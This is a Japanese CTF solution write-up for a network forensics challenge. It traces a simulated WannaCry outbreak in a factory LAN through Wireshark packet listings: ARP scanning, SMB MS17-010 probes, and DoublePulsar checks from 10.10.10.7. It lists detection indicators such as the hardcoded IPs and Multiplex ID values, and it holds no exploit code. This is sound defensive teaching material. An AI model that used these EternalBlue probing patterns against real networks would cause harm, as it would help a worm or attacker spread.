



仙台CTF2018 セキュリティ技術競技会(CTF)

問題解説 Network

平成30年11月10日

仙台CTF推進プロジェクト

兼澤 侑也

白木 光達

金子 正人

工場用PCの調査 概要

工場用PCがランサムウェア「WannaCry」に感染したかもしれないという設定のシナリオ

工場用PC内の1台に導入されているウイルス対策ソフトがWannaCryからの攻撃を検出している。ただし、身代金支払い画面はどのPCからも確認されていない。

- **課題:** 工場内LANの通信をキャプチャしたファイルが渡されるので、それを調査して感染を拡大させようとしている動きが見受けられる端末を1台特定する。
- **フラグ:** 感染端末のIPアドレス(半角) 例:192.168.11.1
- **方針:**
 - パケットを眺めて不審な動きをしている端末がないか探す
 - WannaCryが発するパケットや挙動に関しては多数のセキュリティベンダーさんからレポートが出ているので、それらを参考にしてキャプチャファイルを読み解いていくと良い

工場用PCの調査 解説

Wiresharkを使ってキャプチャファイルを開く

どうやら工場内ではSMBパケットが流れており、ファイル共有が行われている模様

173	2018-09-23	15:14:58.240730	10.10.10.8	10.10.10.2	SMB	128	Trans2 Request, QUERY_FS_INFO, Query FS Volume Info
174	2018-09-23	15:14:58.241231	10.10.10.2	10.10.10.8	SMB	132	Trans2 Response, QUERY_FS_INFO
175	2018-09-23	15:14:58.242091	10.10.10.8	10.10.10.2	SMB	117	Read AndX Request, FID: 0x400c, 4096 bytes at offset 0
176	2018-09-23	15:14:58.243087	10.10.10.2	10.10.10.8	SMB	4214	Read AndX Response, FID: 0x400c, 4096 bytes
177	2018-09-23	15:14:58.244005	10.10.10.8	10.10.10.2	TCP	60	1077 → 139 [ACK] Seq=8085 Ack=12363 Win=64240 Len=0
178	2018-09-23	15:14:58.251493	10.10.10.8	10.10.10.2	SMB	117	Read AndX Request, FID: 0x400c, 4096 bytes at offset 4096
179	2018-09-23	15:14:58.251515	10.10.10.2	10.10.10.8	SMB	4214	Read AndX Response, FID: 0x400c, 4096 bytes
180	2018-09-23	15:14:58.252682	10.10.10.8	10.10.10.2	TCP	60	1077 → 139 [ACK] Seq=8148 Ack=16523 Win=64240 Len=0
181	2018-09-23	15:14:58.255592	10.10.10.8	10.10.10.2	SMB	117	Read AndX Request, FID: 0x400c, 3022 bytes at offset 8192
182	2018-09-23	15:14:58.255612	10.10.10.2	10.10.10.8	SMB	3140	Read AndX Response, FID: 0x400c, 3022 bytes
183	2018-09-23	15:14:58.257138	10.10.10.8	10.10.10.2	TCP	60	1077 → 139 [ACK] Seq=8211 Ack=19609 Win=64240 Len=0
184	2018-09-23	15:14:58.266466	10.10.10.8	10.10.10.2	SMB	99	Close Request, FID: 0x400c
185	2018-09-23	15:14:58.266479	10.10.10.2	10.10.10.8	SMB	93	Close Response, FID: 0x400c
186	2018-09-23	15:14:58.266482	10.10.10.8	10.10.10.2	SMB	162	NT Create AndX Request, FID: 0x400d, Path: \emoi.jpg
187	2018-09-23	15:14:58.266484	10.10.10.2	10.10.10.8	SMB	193	NT Create AndX Response, FID: 0x400d
188	2018-09-23	15:14:58.266486	10.10.10.8	10.10.10.2	SMB	142	NT Trans Request, NT QUERY SECURITY DESC, FID: 0x400d
189	2018-09-23	15:14:58.266488	10.10.10.2	10.10.10.8	SMB	134	NT Trans Response, FID: 0x400d, NT QUERY SECURITY DESC, Er...
190	2018-09-23	15:14:58.267585	10.10.10.8	10.10.10.2	SMB	142	NT Trans Request, NT QUERY SECURITY DESC, FID: 0x400d
191	2018-09-23	15:14:58.268583	10.10.10.2	10.10.10.8	SMB	262	NT Trans Response, FID: 0x400d, NT QUERY SECURITY DESC
192	2018-09-23	15:14:58.270189	10.10.10.8	10.10.10.2	SMB	99	Close Request, FID: 0x400d

工場用PCの調査 解説


パケットを眺めていくと、ARP パケットが連続して現れていることがわかる

No.	Time	Source	Destination	Protocol	Length	Time	Info
994	2018-09-23 16:20:45.458251	10.10.10.3	10.10.10.7	TCP	60		445 → 1059 [RST, ACK] Seq=346 Ack=366 Win=0 Len=0
995	2018-09-23 16:20:45.502444	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.4? Tell 10.10.10.7
996	2018-09-23 16:20:45.552819	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.5? Tell 10.10.10.7
997	2018-09-23 16:20:45.552876	PcsCompu_fd:7...	PcsCompu_8f:8...	ARP	60		10.10.10.5 is at 08:00:27:fd:76:cf
998	2018-09-23 16:20:45.553881	10.10.10.7	10.10.10.5	TCP	62		1061 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
999	2018-09-23 16:20:45.552884	10.10.10.5	10.10.10.7	TCP	62		445 → 1061 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 ...
1000	2018-09-23 16:20:45.553741	10.10.10.7	10.10.10.5	TCP	60		1061 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1001	2018-09-23 16:20:45.553747	10.10.10.7	10.10.10.5	TCP	60		1061 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
1002	2018-09-23 16:20:45.553748	10.10.10.5	10.10.10.7	TCP	60		445 → 1061 [ACK] Seq=1 Ack=2 Win=64240 Len=0
1003	2018-09-23 16:20:45.553750	10.10.10.5	10.10.10.7	TCP	60		445 → 1061 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
1004	2018-09-23 16:20:45.553752	10.10.10.7	10.10.10.5	TCP	62		1062 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1005	2018-09-23 16:20:45.554397	10.10.10.5	10.10.10.7	TCP	62		445 → 1062 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 ...
1006	2018-09-23 16:20:45.554403	10.10.10.7	10.10.10.5	TCP	60		1062 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1007	2018-09-23 16:20:45.554405	10.10.10.7	10.10.10.5	SMB	142		Negotiate Protocol Request
1008	2018-09-23 16:20:45.555383	10.10.10.5	10.10.10.7	SMB	185		Negotiate Protocol Response
1009	2018-09-23 16:20:45.555692	10.10.10.7	10.10.10.5	SMB	157		Session Setup AndX Request, User: .\
1010	2018-09-23 16:20:45.556012	10.10.10.5	10.10.10.7	SMB	164		Session Setup AndX Response
1011	2018-09-23 16:20:45.556505	10.10.10.7	10.10.10.5	SMB	149		Tree Connect AndX Request, Path: \\10.10.10.2\IPC\$
1012	2018-09-23 16:20:45.557017	10.10.10.5	10.10.10.7	SMB	104		Tree Connect AndX Response
1013	2018-09-23 16:20:45.557950	10.10.10.7	10.10.10.5	SMB Pipe	132		PeekNamedPipe Request, FID: 0x0000
1014	2018-09-23 16:20:45.558380	10.10.10.5	10.10.10.7	SMB	93		Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
1015	2018-09-23 16:20:45.559401	10.10.10.7	10.10.10.5	TCP	60		1062 → 445 [FIN, ACK] Seq=365 Ack=331 Win=63910 Len=0
1016	2018-09-23 16:20:45.560622	10.10.10.5	10.10.10.7	TCP	60		445 → 1062 [ACK] Seq=331 Ack=366 Win=63964 Len=0
1017	2018-09-23 16:20:45.560629	10.10.10.5	10.10.10.7	TCP	60		445 → 1062 [RST, ACK] Seq=331 Ack=366 Win=0 Len=0
1018	2018-09-23 16:20:45.601369	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.6? Tell 10.10.10.7
1019	2018-09-23 16:20:45.701875	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.8? Tell 10.10.10.7
1020	2018-09-23 16:20:45.752928	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.9? Tell 10.10.10.7
1021	2018-09-23 16:20:45.802242	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.10? Tell 10.10.10.7

工場用PCの調査 解説

arpでフィルターをかけてみると、10.10.10.7が同一ネットワーク内(10.10.10.0/24)を探索しているような動きが見受けられる

通常ではあまり考えられない動きなので、10.10.10.7を不審な端末として調査を続ける



No.	Time	Source	Destination	Protocol	Length	Time	Info
1021	2018-09-23 16:20:45.802242	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.10? Tell 10.10.10.7
1022	2018-09-23 16:20:45.853082	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.11? Tell 10.10.10.7
1023	2018-09-23 16:20:46.403187	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.12? Tell 10.10.10.7
1024	2018-09-23 16:20:46.403208	PcsCompu_56:7...	PcsCompu_8f:8...	ARP	42		10.10.10.12 is at 08:00:27:56:7b:57
1027	2018-09-23 16:20:46.554175	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.13? Tell 10.10.10.7
1028	2018-09-23 16:20:46.603777	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.14? Tell 10.10.10.7
1033	2018-09-23 16:20:47.344804	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.15? Tell 10.10.10.7
1034	2018-09-23 16:20:51.576117	PcsCompu_56:7...	PcsCompu_8f:8...	ARP	42		Who has 10.10.10.7? Tell 10.10.10.12
1035	2018-09-23 16:20:51.576487	PcsCompu_8f:8...	PcsCompu_56:7...	ARP	60		10.10.10.7 is at 08:00:27:8f:88:84
1045	2018-09-23 16:20:58.167838	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.84? Tell 10.10.10.7
1046	2018-09-23 16:20:58.167857	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.85? Tell 10.10.10.7
1048	2018-09-23 16:20:58.167864	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.86? Tell 10.10.10.7
1050	2018-09-23 16:20:58.167871	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.87? Tell 10.10.10.7
1085	2018-09-23 16:20:58.767240	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.89? Tell 10.10.10.7
1086	2018-09-23 16:20:58.767444	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.90? Tell 10.10.10.7
1087	2018-09-23 16:20:58.767454	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.91? Tell 10.10.10.7
1088	2018-09-23 16:20:59.369495	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.94? Tell 10.10.10.7
1089	2018-09-23 16:20:59.369796	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.95? Tell 10.10.10.7
1090	2018-09-23 16:20:59.369810	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.96? Tell 10.10.10.7
1113	2018-09-23 16:21:10.389516	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.182? Tell 10.10.10.7
1114	2018-09-23 16:21:10.389774	PcsCompu_8f:8...	Broadcast	ARP	60		Who has 10.10.10.183? Tell 10.10.10.7

工場用PCの調査 解説

不審なARPパケットが流れ始めた辺りから、プロトコルをSMB Pipeとしたパケット (PeekNamedPipe Request, FID: 0x0000) が現れていることがわかる

No.991では10.10.10.3から、No.1014では10.10.10.5から、宛先を10.10.10.7として

Error: STATUS_INSUFF_SERVER_RESOURCESというレスポンスが返っている

989	2018-09-23 16:20:45.456905	10.10.10.3	10.10.10.7	SMB	104	Tree Connect AndX Response
990	2018-09-23 16:20:45.457249	10.10.10.7	10.10.10.3	SMB Pipe	132	PeekNamedPipe Request, FID: 0x0000
991	2018-09-23 16:20:45.457496	10.10.10.3	10.10.10.7	SMB	93	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
992	2018-09-23 16:20:45.457853	10.10.10.7	10.10.10.3	TCP	60	1059 → 445 [FIN, ACK] Seq=365 Ack=346 Win=63895 Len=0
993	2018-09-23 16:20:45.458020	10.10.10.3	10.10.10.7	TCP	60	445 → 1059 [ACK] Seq=346 Ack=366 Win=63964 Len=0
994	2018-09-23 16:20:45.458251	10.10.10.3	10.10.10.7	TCP	60	445 → 1059 [RST, ACK] Seq=346 Ack=366 Win=0 Len=0
995	2018-09-23 16:20:45.502444	PcsCompu_8f:8...	Broadcast	ARP	60	Who has 10.10.10.4? Tell 10.10.10.7
996	2018-09-23 16:20:45.552819	PcsCompu_8f:8...	Broadcast	ARP	60	Who has 10.10.10.5? Tell 10.10.10.7
997	2018-09-23 16:20:45.552876	PcsCompu_fd:7...	PcsCompu_8f:8...	ARP	60	10.10.10.5 is at 08:00:27:fd:76:cf
998	2018-09-23 16:20:45.552881	10.10.10.7	10.10.10.5	TCP	62	1061 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
999	2018-09-23 16:20:45.552884	10.10.10.5	10.10.10.7	TCP	62	445 → 1061 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 ...
1000	2018-09-23 16:20:45.553741	10.10.10.7	10.10.10.5	TCP	60	1061 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1001	2018-09-23 16:20:45.553747	10.10.10.7	10.10.10.5	TCP	60	1061 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
1002	2018-09-23 16:20:45.553748	10.10.10.5	10.10.10.7	TCP	60	445 → 1061 [ACK] Seq=1 Ack=2 Win=64240 Len=0
1003	2018-09-23 16:20:45.553750	10.10.10.5	10.10.10.7	TCP	60	445 → 1061 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
1004	2018-09-23 16:20:45.553752	10.10.10.7	10.10.10.5	TCP	62	1062 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1005	2018-09-23 16:20:45.554397	10.10.10.5	10.10.10.7	TCP	62	445 → 1062 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 ...
1006	2018-09-23 16:20:45.554403	10.10.10.7	10.10.10.5	TCP	60	1062 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1007	2018-09-23 16:20:45.554405	10.10.10.7	10.10.10.5	SMB	142	Negotiate Protocol Request
1008	2018-09-23 16:20:45.555383	10.10.10.5	10.10.10.7	SMB	185	Negotiate Protocol Response
1009	2018-09-23 16:20:45.555692	10.10.10.7	10.10.10.5	SMB	157	Session Setup AndX Request, User: .\
1010	2018-09-23 16:20:45.556012	10.10.10.5	10.10.10.7	SMB	164	Session Setup AndX Response
1011	2018-09-23 16:20:45.556505	10.10.10.7	10.10.10.5	SMB	149	Tree Connect AndX Request, Path: \\10.10.10.2\IPC\$
1012	2018-09-23 16:20:45.557017	10.10.10.5	10.10.10.7	SMB	104	Tree Connect AndX Response
1013	2018-09-23 16:20:45.557950	10.10.10.7	10.10.10.5	SMB Pipe	132	PeekNamedPipe Request, FID: 0x0000
1014	2018-09-23 16:20:45.558380	10.10.10.5	10.10.10.7	SMB	93	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

工場用PCの調査 解説

「**Error: STATUS_INSUFF_SERVER_RESOURCES wannacry**」などでググってみると以下の事実がわかるはず

- 「FIDを0x0000としたPeekNamedPipeリクエストに対し、**STATUS_INSUFF_SERVER_RESOURCES**というエラーが返る場合」はMS17-010の脆弱性が存在する
- WannaCryはこの**MS17-010**の脆弱性を使い、EternalBlueという 익스プロイトを用いてDoublePulsarというバックドアを設置しようとする
- ハードコードされた**192.168.56.20**というIPアドレスを用いたSMBコネクションにおいて、Multiplex IDを65とした時に81が返ればDoublePulsarが既に設置されている
- EternalBlueを用いてDoublePulsarを設置するときにはハードコードされた**172.16.99.5**というIPアドレスを用いたSMBコネクションを張る

工場用PCの調査 解説

WannaCryは以下の3種類のSMBコネクションを張ることが知られている

1. 脆弱性の有無の調査

1. FIDを0x0000としたPeekNamedPipeリクエスト


2. バックドア(DoublePulsar)の有無の調査

1. ハードコードされた192.168.56.20がSMBコネクション中に現れる

2. MultiPlex IDを65とした場合に81が返れば設置済み

3. MS17-010の脆弱性がある端末に対する攻撃(バックドアの設置やDLLの送付・実行)

1. ハードコードされた172.16.99.5がSMBコネクション中に現れる



工場用PCの調査 解説

10.10.10.5に対してDoublePulsarの有無をチェックしている(送信元は10.10.10.7)

Multiplex ID 65が返っていることからDoublePulsarは設置されていない

No.	Time	Source	Destination	Protocol	Length	Time	Info
1041	2018-09-23 16:20:58.166749	10.10.10.7	10.10.10.5	TCP	62		1091 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1043	2018-09-23 16:20:58.167120	10.10.10.5	10.10.10.7	TCP	62		445 → 1091 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK
1049	2018-09-23 16:20:58.167868	10.10.10.7	10.10.10.5	TCP	60		1091 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1054	2018-09-23 16:20:58.169736	10.10.10.7	10.10.10.5	SMB	191		Negotiate Protocol Request
1059	2018-09-23 16:20:58.171680	10.10.10.5	10.10.10.7	SMB	171		Negotiate Protocol Response
1062	2018-09-23 16:20:58.172449	10.10.10.7	10.10.10.5	SMB	194		Session Setup AndX Request, User: anonymous
1063	2018-09-23 16:20:58.172457	10.10.10.5	10.10.10.7	SMB	229		Session Setup AndX Response
1065	2018-09-23 16:20:58.173106	10.10.10.7	10.10.10.5	SMB	150		Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
1068	2018-09-23 16:20:58.173389	10.10.10.5	10.10.10.7	SMB	114		Tree Connect AndX Response
1069	2018-09-23 16:20:58.173829	10.10.10.7	10.10.10.5	SMB	136		Trans2 Request, SESSION_SETUP
1071	2018-09-23 16:20:58.174096	10.10.10.5	10.10.10.7	SMB	93		Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
1072	2018-09-23 16:20:58.174533	10.10.10.7	10.10.10.5	TCP	60		1091 → 445 [FIN, ACK] Seq=456 Ack=392 Win=63849 Len=0
1074	2018-09-23 16:20:58.174879	10.10.10.5	10.10.10.7	TCP	60		445 → 1091 [ACK] Seq=392 Ack=457 Win=63922 Len=0
1076	2018-09-23 16:20:58.174889	10.10.10.5	10.10.10.7	TCP	60		445 → 1091 [RST, ACK] Seq=392 Ack=457 Win=0 Len=0

これはFollow TCPストリームした結果

(該当パケットを右クリックして「追跡」→「TCPストリーム」とするとSMBコネクションの一連の流れを綺麗に見ることができます。)

Server Component: SMB

[\[Response to: 1069\]](#)

[Time from request: 0.000267000 seconds]

SMB Command: Trans2 (0x32)

NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)

> Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity

> Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Names Allowed

Process ID High: 0

Signature: 0000000000000000

Reserved: 0000

> Tree ID: 2048 (\\192.168.56.20\IPC\$)

Process ID: 65279

User ID: 2048

Multiplex ID: 65

工場用PCの調査 解説

10.10.10.5に対してDoublePulsarを設置しようとしている(送信元は10.10.10.7)

ハードコードされた172.16.99.5というIPアドレスも見える

1231	2018-09-23	16:21:50.668163	10.10.10.7	10.10.10.5	TCP	62	2333 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1232	2018-09-23	16:21:50.668945	10.10.10.5	10.10.10.7	TCP	62	445 → 2333 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 ..
1233	2018-09-23	16:21:50.669843	10.10.10.7	10.10.10.5	TCP	60	2333 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1234	2018-09-23	16:21:50.669849	10.10.10.7	10.10.10.5	SMB	191	Negotiate Protocol Request
1235	2018-09-23	16:21:50.669850	10.10.10.5	10.10.10.7	SMB	171	Negotiate Protocol Response
1236	2018-09-23	16:21:50.692580	10.10.10.7	10.10.10.5	SMB	194	Session Setup AndX Request, User: anonymous
1237	2018-09-23	16:21:50.692704	10.10.10.5	10.10.10.7	SMB	229	Session Setup AndX Response
1238	2018-09-23	16:21:50.713764	10.10.10.7	10.10.10.5	SMB	146	Tree Connect AndX Request, Path: \\172.16.99.5\IPC\$
1239	2018-09-23	16:21:50.715264	10.10.10.5	10.10.10.7	SMB	114	Tree Connect AndX Response
1240	2018-09-23	16:21:50.737451	10.10.10.7	10.10.10.5	SMB	1138	NT Trans Request, <unknown>
1241	2018-09-23	16:21:50.738183	10.10.10.5	10.10.10.7	SMB	93	NT Trans Response, <unknown (0)>
1242	2018-09-23	16:21:50.761094	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1243	2018-09-23	16:21:50.762566	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1244	2018-09-23	16:21:50.762570	10.10.10.5	10.10.10.7	TCP	60	445 → 2333 [ACK] Seq=392 Ack=4374 Win=64240 Len=0
1245	2018-09-23	16:21:50.762571	10.10.10.7	10.10.10.5	SMB	1287	Trans2 Secondary Request
1246	2018-09-23	16:21:50.779180	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1247	2018-09-23	16:21:50.779186	10.10.10.5	10.10.10.7	TCP	60	445 → 2333 [ACK] Seq=392 Ack=7067 Win=64240 Len=0
1248	2018-09-23	16:21:50.779187	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1249	2018-09-23	16:21:50.779188	10.10.10.7	10.10.10.5	SMB	1514	Trans2 Secondary Request[Malformed Packet][TCP segment of ..
1250	2018-09-23	16:21:50.779189	10.10.10.5	10.10.10.7	TCP	60	445 → 2333 [ACK] Seq=392 Ack=9987 Win=64240 Len=0
1251	2018-09-23	16:21:50.779190	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1252	2018-09-23	16:21:50.791802	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1253	2018-09-23	16:21:50.791904	10.10.10.5	10.10.10.7	TCP	60	445 → 2333 [ACK] Seq=392 Ack=12907 Win=64240 Len=0
1254	2018-09-23	16:21:50.792838	10.10.10.7	10.10.10.5	SMB	1514	Trans2 Secondary Request[Malformed Packet][TCP segment of ..
1255	2018-09-23	16:21:50.792841	10.10.10.7	10.10.10.5	TCP	1060	[TCP segment of a reassembled PDU]
1256	2018-09-23	16:21:50.792842	10.10.10.5	10.10.10.7	TCP	60	445 → 2333 [ACK] Seq=392 Ack=15373 Win=64240 Len=0
1257	2018-09-23	16:21:50.792979	10.10.10.7	10.10.10.5	TCP	1514	[TCP segment of a reassembled PDU]
1258	2018-09-23	16:21:50.794463	10.10.10.7	10.10.10.5	SMB	1514	Trans2 Secondary Request[Malformed Packet][TCP segment of ..
1259	2018-09-23	16:21:50.794519	10.10.10.7	10.10.10.5	TCP	1287	[TCP segment of a reassembled PDU]
1260	2018-09-23	16:21:50.794587	10.10.10.5	10.10.10.7	TCP	60	445 → 2333 [ACK] Seq=392 Ack=18293 Win=64240 Len=0

工場用PCの調査 解説

また、10.10.10.3に対しても同様のパケットを送っていることがわかる

1040	2018-09-23	16:20:58.166746	10.10.10.7	10.10.10.3	TCP	62	1089 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1044	2018-09-23	16:20:58.167376	10.10.10.3	10.10.10.7	TCP	62	445 → 1089 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_...
1051	2018-09-23	16:20:58.167874	10.10.10.7	10.10.10.3	TCP	60	1089 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1055	2018-09-23	16:20:58.170307	10.10.10.7	10.10.10.3	SMB	191	Negotiate Protocol Request
1057	2018-09-23	16:20:58.170896	10.10.10.3	10.10.10.7	SMB	185	Negotiate Protocol Response
1060	2018-09-23	16:20:58.171690	10.10.10.7	10.10.10.3	SMB	194	Session Setup AndX Request, User: anonymous
1066	2018-09-23	16:20:58.173115	10.10.10.3	10.10.10.7	SMB	259	Session Setup AndX Response
1067	2018-09-23	16:20:58.173118	10.10.10.7	10.10.10.3	SMB	150	Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
1070	2018-09-23	16:20:58.173836	10.10.10.3	10.10.10.7	SMB	114	Tree Connect AndX Response
